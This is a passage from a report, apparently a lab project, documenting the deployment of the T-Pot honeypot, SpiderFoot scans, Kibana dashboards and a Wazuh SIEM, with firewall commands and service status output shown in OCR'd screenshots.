Image ghcr.io/telekom-security/ipphoney:24.04.1 Pulled
Image ghcr.io/telekom-security/ciscoasa:24.04.1 Pulled
Image ghcr.io/telekom-security/kibana:24.04.1 [♦♦♦♦♦♦] 3.359MB / 381.7MB Pulling

Figure. 38, 39, 40, 41 (Installing T-Pot)





Figure. 42 (T-Pot Sensors Logs)



(43)




Figure. 43, 44 (Configuring T-Pot Logging Policy)

Figure.45 (T-Pot Web UI)




Figure.46 (T-Pot Attack Map)


192.168.1.6 / SpiderFoot v4.0.0
spiderfoot
New Scan
Scans
Settings
Dark Mode
About
test scan
FINISHED
Summary
Correlations
Browse
Graph
Scan Settings
Log
Search...
Type
Unique Data Elements
Total Data Elements
Last Data Element
Affiliate - Email Address 24 30 2026-03-01 20:47:17
Affiliate - IP Address 15 15 2026-03-01 20:41:04
Blacklisted Co-Hosted Site 12 12 2026-03-01 20:47:20
Co-Hosted Site 25 25 2026-03-01 20:41:26
Co-Hosted Site - Domain Name 23 25 2026-03-01 20:46:10
Co-Hosted Site - Domain Whois 21 21 2026-03-01 20:47:16
Country Name 6 23 2026-03-01 20:47:16
IP Address 1 1 2026-03-01 20:41:02
Malicious Co-Hosted Site 12 12 2026-03-01 20:47:20
Open TCP Port 28 28 2026-03-01 20:44:10
Open TCP Port Banner 9 16 2026-03-01 20:44:10
Raw Data from RIRs/APIs 1 1 2026-03-01 20:41:10
Don't want to manage your SpiderFoot installation yourself? Check out SpiderFoot HX.
22:50
01/03/2026

(47)


192.168.1.6 / SpiderFoot v4.0.0
spiderfoot
New Scan
Scans
Settings
Dark Mode
About
Summary
Correlations
Browse
Graph
Scan Settings
Log
Scan Status
Total 209
Unique 177
Status FINISHED
Errors 0
Correlations
High 5
Medium 0
Low 11
Info 9
Data Types
Percentage of Unique Elements
Email Address
Co-Hosted Site - IP Address
Co-Hosted Site
Domain Name
Domain Whois
Country Name
IP Address
Co-Hosted Site
Open TCP Port
TCP Port Banner
Don't want to manage your SpiderFoot installation yourself? Check out SpiderFoot HX.

(48)


Figure. 47, 48, 49 (T-Pot: Spiderfoot Scanning Tool)


192.168.1.6 / > T-Pot
elastic
Find apps, content, and more.
AI Assistant
Dashboards
T-Pot
Full screen
Duplicate
Reset
Edit
Filter your data using KQL syntax
Last 24 hours
1 m
Refresh
Attacker Src IP Reputation
form spammer
Attacks by Honeypot
Tanner
Honeytrap
Dionaea
Cowrie
POf OS Distribution
Windows NT kernel ...
Linux 2.2.x-3.x
Windows XP
Attacks by Country
No results found
Attacks by Country and Port
No results found
Suricata Alert Category Histogram
Generic Protocol Comm...
Potentially Bad Traffic
Misc activity
35
30
25
20
15
10
5
0
00:00
March 1, 2026
06:00
12:00
18:00

(50)


192.168.1.6 / > T-Pot
elastic
Find apps, content, and more.
AI Assistant
Dashboards
T-Pot
Full screen
Duplicate
Reset
Edit
Filter your data using KQL syntax
Last 24 hours
1 m
Refresh
Attacker AS/N - Top 10
No results found
Attacker Source IP - Top 10
Source IP
Count
192.168.48.1
47
172.18.0.5
8
172.19.0.1
5
192.168.112.1
4
Suricata CVE - Top 10
No results found
Suricata Alert Signature - Top 10
ID
Description
2210061
SURICATA STREAM spurious retransmission
2100254
GPL DNS SPOOF query response with TTL of 1 min. and no authori
2002752
ET INFO Reserved Internal IP Traffic
2210062
SURICATA STREAM reassembly depth reached
2035190
ET INFO Observed Let's Encrypt Certificate from Active Intermedia
2260000
SURICATA Applayer Mismatch protocol both directions
2059172
ET INFO Authoritative Nameservers in DNS Query Response
2210044
SURICATA STREAM Packet with invalid timestamp
2210054
SURICATA STREAM excessive retransmissions
2035191
ET INFO Observed Let's Encrypt Certificate from Active Intermedia
Rows per page: 10
1

(51)



(52)




Figure. 50, 51, 52, 53 (T-Pot: Kibana Monitoring)

5.2.6 Wazuh Deployment

Figure. 54 (Wazuh installation assistant)

```
sudo su
ufw enable
ufw allow 443/tcp
ufw allow 1514/tcp
ufw allow 1515/tcp
ufw allow 55000/tcp
ufw allow 514/tcp
ufw allow 9200/tcp
```

(55)

```
wazuh-manager@wazuhmanager-virtual-machine:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
1514/tcp                   ALLOW       Anywhere
1515/tcp                   ALLOW       Anywhere
55000/tcp                  ALLOW       Anywhere
443/tcp                    ALLOW       Anywhere
514/tcp                    ALLOW       Anywhere
1514/tcp (v6)              ALLOW       Anywhere (v6)
1515/tcp (v6)              ALLOW       Anywhere (v6)
55000/tcp (v6)             ALLOW       Anywhere (v6)
443/tcp (v6)               ALLOW       Anywhere (v6)
514/tcp (v6)               ALLOW       Anywhere (v6)
```

Figure.55, 56 (Apply firewall rules on ubuntu to allow connection)

```
sudo systemctl status wazuh-manager
sudo systemctl status wazuh-indexer
sudo systemctl status wazuh-dashboard
```

(57)

```
wazuh-manager@wazuhmanager-virtual-machine: $ sudo systemctl status wazuh-indexer.service
● wazuh-indexer.service - wazuh-indexer
     Loaded: loaded (/lib/systemd/system/wazuh-indexer.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2026-03-07 18:08:48 EST; 4min 21s ago
       Docs: https://documentation.wazuh.com
   Main PID: 1041 (java)
      Tasks: 104 (limit: 5714)
     Memory: 1.4G
        CPU: 59.258s
     CGroup: /system.slice/wazuh-indexer.service
             └─1041 /usr/share/wazuh-indexer/jdk/bin/java -Xshare:auto -Dopensearch.networkaddress.cache.ttl=60 -Dopensearch.networkaddress.cache.negative.ttl=10 -XX:+AlwaysPreTouch -Xss1m -Djava.awt.hea>

Mar 07 18:08:36 wazuhmanager-virtual-machine systemd-entrypoint[1041]: WARNING: System::setSecurityManager has been called by org.opensearch.bootstrap.OpenSearch (file:/usr/share/wazuh-indexer/lib/opense>
Mar 07 18:08:36 wazuhmanager-virtual-machine systemd-entrypoint[1041]: WARNING: Please consider reporting this to the maintainers of org.opensearch.bootstrap.OpenSearch
Mar 07 18:08:36 wazuhmanager-virtual-machine systemd-entrypoint[1041]: WARNING: System::setSecurityManager will be removed in a future release
Mar 07 18:08:36 wazuhmanager-virtual-machine systemd-entrypoint[1041]: Mar 07, 2026 6:08:36 PM sun.util.locale.provider.LocaleProviderAdapter <clinit>
Mar 07 18:08:36 wazuhmanager-virtual-machine systemd-entrypoint[1041]: WARNING: COMPAT locale provider will be removed in a future release
Mar 07 18:08:37 wazuhmanager-virtual-machine systemd-entrypoint[1041]: WARNING: A terminally deprecated method in java.lang.System has been called
Mar 07 18:08:37 wazuhmanager-virtual-machine systemd-entrypoint[1041]: WARNING: System::setSecurityManager has been called by org.opensearch.bootstrap.Security (file:/usr/share/wazuh-indexer/lib/opensear>
Mar 07 18:08:37 wazuhmanager-virtual-machine systemd-entrypoint[1041]: WARNING: Please consider reporting this to the maintainers of org.opensearch.bootstrap.Security
Mar 07 18:08:37 wazuhmanager-virtual-machine systemd-entrypoint[1041]: WARNING: System::setSecurityManager will be removed in a future release
Mar 07 18:08:48 wazuhmanager-virtual-machine systemd[1]: Started wazuh-indexer.

wazuh-manager@wazuhmanager-virtual-machine: $ sudo systemctl status wazuh-dashboard.service
● wazuh-dashboard.service - wazuh-dashboard
     Loaded: loaded (/etc/systemd/system/wazuh-dashboard.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2026-03-07 18:08:29 EST; 4min 44s ago
   Main PID: 904 (node)
      Tasks: 11 (limit: 5714)
     Memory: 225.5M
        CPU: 10.457s
     CGroup: /system.slice/wazuh-dashboard.service
